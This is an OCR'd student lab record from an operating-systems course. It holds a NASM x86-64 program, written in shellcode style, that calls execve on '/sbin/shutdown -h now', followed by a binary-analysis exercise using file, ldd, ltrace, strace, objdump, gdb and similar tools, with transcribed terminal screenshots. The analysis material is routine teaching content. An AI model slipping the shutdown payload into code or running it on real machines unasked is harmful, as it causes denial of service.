
Step 3: For checking whether it install using command in terminal as -
$nasm -h

Step 4: For execution open terminal and type command as
$nasm -f elf64 shutdown.nasm -o shutdown.o // -f : format
$ld shutdown.o -o shutdown
$ ./shutdown

Program:

```
section .text
global _start

_start:

xor rax, rax
xor rdx, rdx

push rax
push byte 0x77
push word 0x6f6e ; now
mov rbx, rsp

push rax
push word 0x682d ;-h
mov rcx, rsp

push rax
mov r8, 0x2f2f2f6e6962732f ; /sbin/shutdown
mov r10, 0x6e776f6474756873
push r10
push r8
mov rdi, rsp

push rdx
push rbx
push rcx
push rdi
mov rsi, rsp

add rax, 59
syscall
```

Output:



Result:

H

Result

Hence the program is executed and output is successfully verified.

Ex 15 - Analyze the binary file in linux

Aim:

To analyze binary files using linux command line

Commands:

1. **File**:

This will be your starting point for binary analysis. We work with files daily. Not everything is an executable type; there is a whole wide range of file types out there. Before you start, you need to understand the type of file that is being analyzed. Is it a binary file, a library file, an ASCII text file, a video file, a picture file, a PDF, a data file, etc.?

virtual-machine:~$ file /bin/ls

2. **ldd** command comes into the picture. Running it against a dynamically linked binary shows all its dependent libraries and their paths.

virtual-machine:~$ldd /bin/ls

3. **ltrace** command displays all the functions that are being called at run time from the library. In the below example, you can see the function names being called, along with the arguments being passed to that function. You can also see what was returned by those functions on the far right side of the output.

virtual-machine:~$ltrace ls

4. **Hexdump** helps you see what exactly the file contains. You can also choose to see the ASCII representation of the data present in the file using some command-line options.

virtual-machine:~$hexdump -C /bin/ls | head

5. When software is being developed, a variety of text/ASCII messages are added to it, like printing info messages, debugging info, help messages, errors, and so on. Provided all this information is present in the binary, it will be dumped to screen using strings.

virtual-machine:~$strings /bin/ls

6. **ELF** (Executable and Linkable File Format) is the dominant file format for executable or binaries, not just on Linux but a variety of UNIX systems as well. If you have utilized tools like file command, which tells you that the file is in ELF format, the next logical step will be to use the readelf command and its various options to

analyze the file further.

virtual-machine:~$readelf -h /bin/ls

7. **objdump** utility reads the binary or executable file and dumps the assembly language instructions on the screen. Knowledge of assembly is critical to understand the output of the objdump command.

virtual-machine:~/OS$ objdump -d /bin/ls | head

8. The **strace** utility traces system calls. System calls are how you interface with the kernel to get work done

virtual-machine:~$strace -f /bin/ls

9. The **nm** command will provide you with the valuable information that was embedded in the binary during compilation. nm can help you identify variables and functions from the binary


virtual-machine:~/OS$ nm pipe | tail

10. **gdb** is the defacto debugger. It helps you load a program, set breakpoints at specific places, analyze memory and CPU register, and do much more. It complements the other tools mentioned above and allows you to do much more runtime analysis.


virtual-machine:~/OS$ gdb -q ./pipe

```
Reading symbols from ./pipe...
(No debugging symbols found in ./pipe)
(gdb) break main
Breakpoint 1 at 0x1209
(gdb) info break
Num     Type           Disp Enb Address            What
1       breakpoint     keep y   0x0000000000001209 <main>
(gdb) run
Starting program: /home/joseph/OS/pipe
Breakpoint 1, 0x0000555555555209 in main ()
(gdb) bt
#0 0x0000555555555209 in main ()
(gdb) c
Continuing.
[Detaching after fork from child process 30654]
Parent Passing value to child
Child printing received value
hello
[Inferior 1 (process 30646) exited normally]
(gdb) q
```

REG NO




Ubuntu 64-bit - VMware Workstation 16 Player (Non-commercial use only)
Player
Activities
Terminal
Jun 13 13:18
sooraj@ubuntu: ~/OS
sooraj@ubuntu:~/OS$ file /bin/ls
/bin/ls: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically li
nked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=2f15ad836be3339dec
0e2e6a3c637e08e48aacbd, for GNU/Linux 3.2.0, stripped
sooraj@ubuntu:~/OS$
Type here to search
40°C
ENG
13:18
13-06-2022




Ubuntu 64-bit - VMware Workstation 16 Player (Non-commercial use only)
Player
Activities
Terminal
Jun 13 13:18
sooraj@ubuntu: ~/OS
sooraj@ubuntu:~/OS$ file /bin/ls
/bin/ls: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically li
nked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=2f15ad836be3339dec
0e2e6a3c637e08e48aacbd, for GNU/Linux 3.2.0, stripped
sooraj@ubuntu:~/OS$ ldd /bin/ls
linux-vdso.so.1 (0x00007ffe433b5000)
libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f45076
4c000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f450745a000)
libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00007f45073
ca000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f45073c4000)
/lib64/ld-linux-x86-64.so.2 (0x00007f45076ad000)
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f45073
a1000)
sooraj@ubuntu:~/OS$
Type here to search
40°C
ENG
13:18
13-06-2022


REG NO





Ubuntu 64-bit - VMware Workstation 16 Player (Non-commercial use only)
Player
Activities
Terminal
Jun 13 13:19
sooraj@ubuntu: ~/OS
sooraj@ubuntu:~/OS$ file /bin/ls
/bin/ls: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=2f15ad836be3339dec0e2e6a3c637e08e48aacbd, for GNU/Linux 3.2.0, stripped
sooraj@ubuntu:~/OS$ ldd /bin/ls
sooraj@ubuntu:~/OS$ ltrace ls
exp10 exp11 exp12 exp13 exp3 exp4 exp5 exp6 exp7 exp8 exp9
+++ exited (status 0) +++
Type here to search
40°C
ENG
13:19
13-06-2022





Ubuntu 64-bit - VMware Workstation 16 Player (Non-commercial use only)
Player
Activities
Terminal
Jun 13 13:19
sooraj@ubuntu: ~/OS
sooraj@ubuntu:~/OS$
Type here to search
40°C
ENG
13:19
13-06-2022

